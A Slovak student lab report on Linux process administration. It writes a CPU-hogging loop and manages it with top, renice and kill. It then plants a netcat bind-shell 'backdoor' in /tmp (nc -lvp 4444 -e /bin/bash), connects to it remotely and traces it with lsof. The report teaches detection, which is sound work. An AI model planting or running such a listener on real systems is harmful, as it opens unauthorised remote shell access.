

Zadanie č. 1

Ako bežný používateľ: vytvoriť proces, ktorý zaberá "veľa" procesorového času a/alebo pamäte.

Najskôr som sa prepol na obvyčajného používateľa *student1* pomocou príkazu:

- `sudo su student1`

Po prepnutí používateľa, som vytvoril nasledujúci skript:

A screenshot of a terminal window titled "student1@rocky-student-5:~". The terminal shows a shell prompt "#!/bin/bash" followed by a while loop:

```
#!/bin/bash  
while true;  
do :;  
done
```

The cursor is at the end of the first line. At the bottom right, there are status indicators: "2,0-1" and "All".

chmod +x cpu.sh – pridanie oprávnení na vykonávanie vytvorenému skriptu

`./cpu.sh &` – spustenie skriptu na pozadí

Ako administrátor: identifikovať proces, ktorý vyťažuje systém.

Následne som sa prepol späť na používateľa root

top – vypísanie procesov, ktoré najviac vyťažujú systém

```

top - 19:15:04 up 14 days, 23:42, 1 user, load average: 0.72, 0.22, 0.08
Tasks: 114 total, 2 running, 112 sleeping, 0 stopped, 0 zombie
%Cpu(s): 49.5 us, 0.2 sy, 0.0 ni, 49.7 id, 0.0 wa, 0.3 hi, 0.2 si, 0.2 st
MiB Mem : 1774.8 total, 1043.6 free, 232.5 used, 498.8 buff/cache
MiB Swap: 0.0 total, 0.0 free, 0.0 used. 1370.7 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
132978 student1  20   0   7124    3412   3180 R   99.3   0.2   1:16.46 cpu.sh
132502 rocky      20   0  19516   7352   5020 S    0.3   0.4   0:00.19 sshd
132987 rocky      20   0  10536   4116   3480 R    0.3   0.2   0:00.01 top
  1 root        20   0 172448  18576  10456 S    0.0   1.0   0:10.61 systemd
  2 root        20   0      0      0      0 S    0.0   0.0   0:00.24 kthreadd
  3 root         0 -20      0      0      0 I    0.0   0.0   0:00.00 rcu_gp
  4 root         0 -20      0      0      0 I    0.0   0.0   0:00.00 rcu_par+
  6 root         0 -20      0      0      0 I    0.0   0.0   0:00.00 kworker+
  8 root         0 -20      0      0      0 I    0.0   0.0   0:00.00 mm_perc+
  9 root        20   0      0      0      0 S    0.0   0.0   0:00.00 rcu_tas+
10 root        20   0      0      0      0 S    0.0   0.0   0:00.00 rcu_tas+
11 root        20   0      0      0      0 S    0.0   0.0   0:00.00 rcu_tas+
12 root        20   0      0      0      0 S    0.0   0.0   0:00.02 ksoftir+
13 root        20   0      0      0      0 I    0.0   0.0   0:02.48 rcu_pre+
14 root        rt    0      0      0      0 S    0.0   0.0   0:01.64 migrati+
16 root        20   0      0      0      0 S    0.0   0.0   0:00.00 cpuhp/0
17 root        20   0      0      0      0 S    0.0   0.0   0:00.00 cpuhp/1

```

Identifikovať používateľa, ktorý proces spustil.

Po spustení príkazu vidíme, že ako prvý je proces spustený používateľom *student1*
V stĺpci USER vidíme, že tento proces bol spustený používateľom *student1*

Znížiť procesu prioritu plánovania.

sudo renice 19 -p 132978 – zníženie priority plánovania tohto procesu na 19, čo je najnižšia priorita

```
rocky@rocky-student-5:~  
top - 19:19:12 up 14 days, 23:46, 1 user, load average: 0.39, 0.50, 0.25  
Tasks: 113 total, 1 running, 111 sleeping, 1 stopped, 0 zombie  
%Cpu(s): 0.0 us, 0.2 sy, 0.0 ni, 99.8 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st  
MiB Mem : 1774.8 total, 1044.1 free, 231.8 used, 498.8 buff/cache  
MiB Swap: 0.0 total, 0.0 free, 0.0 used. 1371.3 avail Mem  


| PID | USER | PR | NI  | VIRT   | RES   | SHR   | S | %CPU | %MEM | TIME+   | COMMAND  |
|-----|------|----|-----|--------|-------|-------|---|------|------|---------|----------|
| 1   | root | 20 | 0   | 172448 | 18576 | 10456 | S | 0.0  | 1.0  | 0:10.61 | systemd  |
| 2   | root | 20 | 0   | 0      | 0     | 0     | S | 0.0  | 0.0  | 0:00.24 | kthreadd |
| 3   | root | 0  | -20 | 0      | 0     | 0     | I | 0.0  | 0.0  | 0:00.00 | rcu_gp   |
| 4   | root | 0  | -20 | 0      | 0     | 0     | I | 0.0  | 0.0  | 0:00.00 | rcu_par+ |
| 6   | root | 0  | -20 | 0      | 0     | 0     | I | 0.0  | 0.0  | 0:00.00 | kworker+ |
| 8   | root | 0  | -20 | 0      | 0     | 0     | I | 0.0  | 0.0  | 0:00.00 | mm_perc+ |
| 9   | root | 20 | 0   | 0      | 0     | 0     | S | 0.0  | 0.0  | 0:00.00 | rcu_tas+ |
| 10  | root | 20 | 0   | 0      | 0     | 0     | S | 0.0  | 0.0  | 0:00.00 | rcu_tas+ |
| 11  | root | 20 | 0   | 0      | 0     | 0     | S | 0.0  | 0.0  | 0:00.00 | rcu_tas+ |
| 12  | root | 20 | 0   | 0      | 0     | 0     | S | 0.0  | 0.0  | 0:00.02 | ksoftir+ |
| 13  | root | 20 | 0   | 0      | 0     | 0     | I | 0.0  | 0.0  | 0:02.48 | rcu_pre+ |
| 14  | root | rt | 0   | 0      | 0     | 0     | S | 0.0  | 0.0  | 0:01.64 | migrati+ |
| 16  | root | 20 | 0   | 0      | 0     | 0     | S | 0.0  | 0.0  | 0:00.00 | cpuhp/0  |
| 17  | root | 20 | 0   | 0      | 0     | 0     | S | 0.0  | 0.0  | 0:00.00 | cpuhp/1  |
| 18  | root | rt | 0   | 0      | 0     | 0     | S | 0.0  | 0.0  | 0:01.93 | migrati+ |
| 19  | root | 20 | 0   | 0      | 0     | 0     | S | 0.0  | 0.0  | 0:00.05 | ksoftir+ |
| 21  | root | 0  | -20 | 0      | 0     | 0     | I | 0.0  | 0.0  | 0:00.00 | kworker+ |


```

Zastaviť proces.

sudo kill -STOP 132978 – zastavenie procesu

Po zastavení procesu môžeme vidieť, že po spustení príkazu top, sa tam už náš proces nenachádza.

ps aux | grep cpu.sh – vypísanie procesov, kde si môžeme všimnúť, že proces je zastavený

```
rocky@rocky-student-5:~  
[rocky@rocky-student-5 ~]$ ps aux | grep cpu.sh  
student1 132978 72.6 0.1 7124 3412 pts/0 T< 19:13 4:26 /bin/bash ./c  
pu.sh  
rocky 133029 0.0 0.1 6416 2300 pts/0 S+ 19:19 0:00 grep --color=  
auto cpu.sh  
[rocky@rocky-student-5 ~]$
```

Zrušiť proces.

sudo kill -9 132978 – zabitie procesu

Zadanie č. 2

Ako bežný používateľ vytvorte proces, ktorý vykonáva program z adresára /tmp: program čaká na sieťové spojenie, ktorého obsah presmeruje do shell-u (vstup aj výstup).

Ako prvé som vytvoril skript (backdoor) v adresári /tmp, ktorý čaká na sieťové pripojenie a obsah presmeruje do shell-u.

[illegible]

vytvorenie skriptu na počúvanie pripojení v adresári /tmp:

nc – nástroj na vytváranie sieťových pripojení

-lvp 4444 – počúva na porte 4444 a vypisuje stav


-e /bin/bash – každé prichádzajúce spojenie spustí bash

`sudo chmod +x /tmp/backdoor.sh` – pridanie oprávnení na vykonávanie

`/tmp/backdoor.sh &` – spustenie skriptu z adresára `/tmp` na pozadí

Iný používateľ (kolega) sa pripojí (z iného stroja) a používa takto dostupný shell (backdoor).

nc 10.103.1.15 4444 – pripojenie sa na stroj pomocou nc a vykonanie príkazov na pripojenom stroji




A terminal window titled "rocky@rocky-student-5:~" with standard window controls. The terminal shows a netcat listener on IP 10.103.1.15 port 4444. It receives a connection from 10.103.1.15. The user enters 'pwd', and the output is '/home/rocky'. The user then enters 'whoami', and the output is 'rocky'.

```
rocky@rocky-student-5 ~]$ nc 10.103.1.15 4444
10.103.1.15
pwd
/home/rocky
whoami
rocky
```

Tomáš Brček, ID: 120761
Cvičenie: Pondelok 17:00

Identifikujte proces spustený z /tmp, a používateľa.

sudo lsof +D /tmp/ – identifikovanie spusteného procesu




```
rocky@rocky-student-5:~$ sudo lsof +D /tmp/
COMMAND  PID  USER  FD   TYPE DEVICE SIZE/OFF  NODE NAME
backdoor. 146342 rocky 255r  REG 252,5    38 4196854 /tmp/backdoor.sh
[rocky@rocky-student-5 ~]$
```

146342 – PID procesu

rocky – spustil proces

Zistite, aké sieťové spojenia má tento proces otvorené (adresy a porty).

sudo lsof -nP -p 146342 – identifikovanie otvorených sieťových spojení



```
rocky@rocky-student-5:~$ sudo lsof -nP -p 146342
COMMAND  PID  USER  FD   TYPE DEVICE SIZE/OFF  NODE NAME
backdoor. 146342 rocky  cwd   DIR 252,5    4096  639729 /home/rocky
backdoor. 146342 rocky  rtd   DIR 252,5     235   128 /
backdoor. 146342 rocky  txt   REG 252,5 1390096 12592651 /usr/bin/bash
backdoor. 146342 rocky  mem   REG 252,5 346132 12610090 /usr/lib/locale/en_US.utf8/LC_CTYPE
backdoor. 146342 rocky  mem   REG 252,5    54 12610093 /usr/lib/locale/en_US.utf8/LC_NUMERIC
backdoor. 146342 rocky  mem   REG 252,5   3284 293143 /usr/lib/locale/en_US.utf8/LC_TIME
backdoor. 146342 rocky  mem   REG 252,5 2586930 12610089 /usr/lib/locale/en_US.utf8/LC_COLLATE
backdoor. 146342 rocky  mem   REG 252,5   286 293141 /usr/lib/locale/en_US.utf8/LC_MONETARY
backdoor. 146342 rocky  mem   REG 252,5    57 16786647 /usr/lib/locale/en_US.utf8/LC_MESSAGES/SYS_LC_MESSAGES
backdoor. 146342 rocky  mem   REG 252,5   26988 8419605 /usr/lib64/gconv/gconv-modules.cache
backdoor. 146342 rocky  mem   REG 252,5 2389384   1430 /usr/lib64/libc.so.6
backdoor. 146342 rocky  mem   REG 252,5 191616   1194 /usr/lib64/libtinfo.so.6.2
backdoor. 146342 rocky  mem   REG 252,5    34 16786649 /usr/lib/locale/en_US.utf8/LC_PAPER
backdoor. 146342 rocky  mem   REG 252,5    77 12610092 /usr/lib/locale/en_US.utf8/LC_NAME
backdoor. 146342 rocky  mem   REG 252,5   167 293138 /usr/lib/locale/en_US.utf8/LC_ADDRESS
backdoor. 146342 rocky  mem   REG 252,5    59 293142 /usr/lib/locale/en_US.utf8/LC_TELEPHONE
backdoor. 146342 rocky  mem   REG 252,5    23 293140 /usr/lib/locale/en_US.utf8/LC_MEASUREMENT
backdoor. 146342 rocky  mem   REG 252,5 910704   1426 /usr/lib64/ld-linux-x86-64.so.2
backdoor. 146342 rocky  mem   REG 252,5   369 293139 /usr/lib/locale/en_US.utf8/LC_IDENTIFICATION
backdoor. 146342 rocky   0u   CHR 136,0    0t0    3 /dev/pts/0
backdoor. 146342 rocky   1u   CHR 136,0    0t0    3 /dev/pts/0
backdoor. 146342 rocky   2u   CHR 136,0    0t0    3 /dev/pts/0
backdoor. 146342 rocky 255r  REG 252,5    38 4196854 /tmp/backdoor.sh
[rocky@rocky-student-5 ~]$
```